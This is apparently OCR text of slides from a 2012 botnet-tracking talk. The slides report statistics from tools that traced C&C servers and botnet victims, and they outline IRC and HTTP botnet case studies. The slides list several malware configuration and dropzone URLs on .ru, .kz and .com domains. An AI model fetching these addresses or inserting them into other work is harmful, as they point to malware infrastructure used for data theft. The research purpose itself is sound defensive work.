
casualhopperois.com/czl/zlo.cl
picomarkets.ru/dfg35/bin/config.bin
vdir.kz/zlu/kow.gr

URL of Dropzone

adventurewaspos.com/zlc/fdfre.php
blackfuril.ru/ger/gfhsk.php
browndrives.com/auy/depoi.php
casualhopperois.com/zlc/fdfre.php
dsrv.kz/zsu/dehid.php
funswarmsag.ru/uso/hjuoi.php
gnomsmotor.ru/esp/gujoh.php


Performance of C&C Tracer

- From Jan. to Sep. in 2012, C&C Tracer traced **8,481** IP addresses of C&C servers
  - All C&C servers are distributed over **96** countries
  - **62** C&C servers are located in Taiwan




Botnet Tracer

- Botnet Tracer need to connect the real C&C server
- Avoid tracer attack other node on internet, so we need data control




Performance of Botnet Tracer


- From Jan. to Sep. in 2012, Botnet Tracer discovered **128,680** botnet victims
  - All botnet victims are distributed over **175** countries
  - The top 3: **Chile**, **Netherlands** and **Germany**




Botnet Tracer



Botnet Tracer



Botnet Tracer




Botnet Distribution

Case Study


Case Study

- Case Study Ⅰ – IRC Botnet
  - In case1 , I will show the IRC Botnet in real word.
  - What kind of exploit that hacker use it?
  - What we found in those Botnet?
  - It maybe not the latest, but it is real one.
- Case Study Ⅱ – HTTP Botnet
  - In case2, I will show the Botnet analysis timeline.
  - The analysis of a HTTP Botnet C&C server
  - What we found in those Botnet?

Case Study I - IRC Botnet

